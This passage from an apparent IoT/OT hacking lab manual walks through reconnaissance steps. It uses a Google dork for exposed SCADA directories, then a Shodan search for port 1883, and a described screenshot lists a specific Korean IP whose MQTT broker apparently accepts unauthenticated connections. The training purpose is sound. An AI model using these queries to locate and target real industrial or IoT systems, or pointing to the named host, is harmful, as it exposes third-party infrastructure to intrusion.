


14. Similarly, you can use advanced search operators such as **intitle:"index of" scada** to search sensitive SCADA directories that are exposed on sites.

15. Now, in the browser window, open a new tab type **https://account.shodan.io/login** in the address bar, and press **Enter**.

16. The **Login with Shodan** page appears; enter your username and password in the **Username** and **Password** fields, respectively; and click **Login**.

Note: Go to the **Register** option to register yourself if you do not have an existing account.




17. The **Account Overview** page appears, which displays the account-related information.

Note: If **Would you like Firefox to save this login for shodan.io?** notification appears, click **Don't Save**.

18. The **Shodan** main page appears; type **port:1883** in the address bar and press **Enter**.

Note: Port 1883 is the default MQTT port; 1883 is defined by IANA as MQTT over TCP.



Module 18 – IoT and OT Hacking

19. The result appears, displaying the list of IP addresses having port 1883 enabled, as shown in the screenshot.

20. Click on any IP address to view its detailed information.

The screenshot shows a web browser window with the Shodan search engine. The search query is 'port:1883'. The results page displays a total of 996,760 results. On the left, there are sections for 'TOP COUNTRIES' and 'TOP ORGANIZATIONS'. The 'TOP COUNTRIES' section shows a world map and a list of countries with their respective result counts. The 'TOP ORGANIZATIONS' section shows a list of organizations with their respective result counts. The main content area displays a list of IP addresses and their associated information. A red box highlights the detailed information for the IP address 39.121.80.76, which is associated with SK Broadband Co Ltd in Korea, Republic of, Daegu. The detailed information includes the MQTT Connection Code, Topics, and a timestamp. Below this, there are more results, including a 400 HTTP error message and another IP address 218.237.154.2.

TOTAL RESULTS
996,760

TOP COUNTRIES

Country	Count
United States	552,702
Korea, Republic of	267,646
China	48,829
Russian Federation	16,658
Japan	15,559

TOP ORGANIZATIONS

Organization	Count
Google LLC	519,142
SK Broadband Co Ltd	259,424
Aliyun Computing Co., LTD	16,150
Open Computer Network	9,264
Amazon Technologies Inc.	7,099

TOP PRODUCTS

Product	Count
MQTT	353,605
Mosquitto	56,818

39.121.80.76
SK Broadband Co Ltd
Korea, Republic of, Daegu
MQTT Connection Code: 0
Topics:
2022-04-18T04:48:41.811959

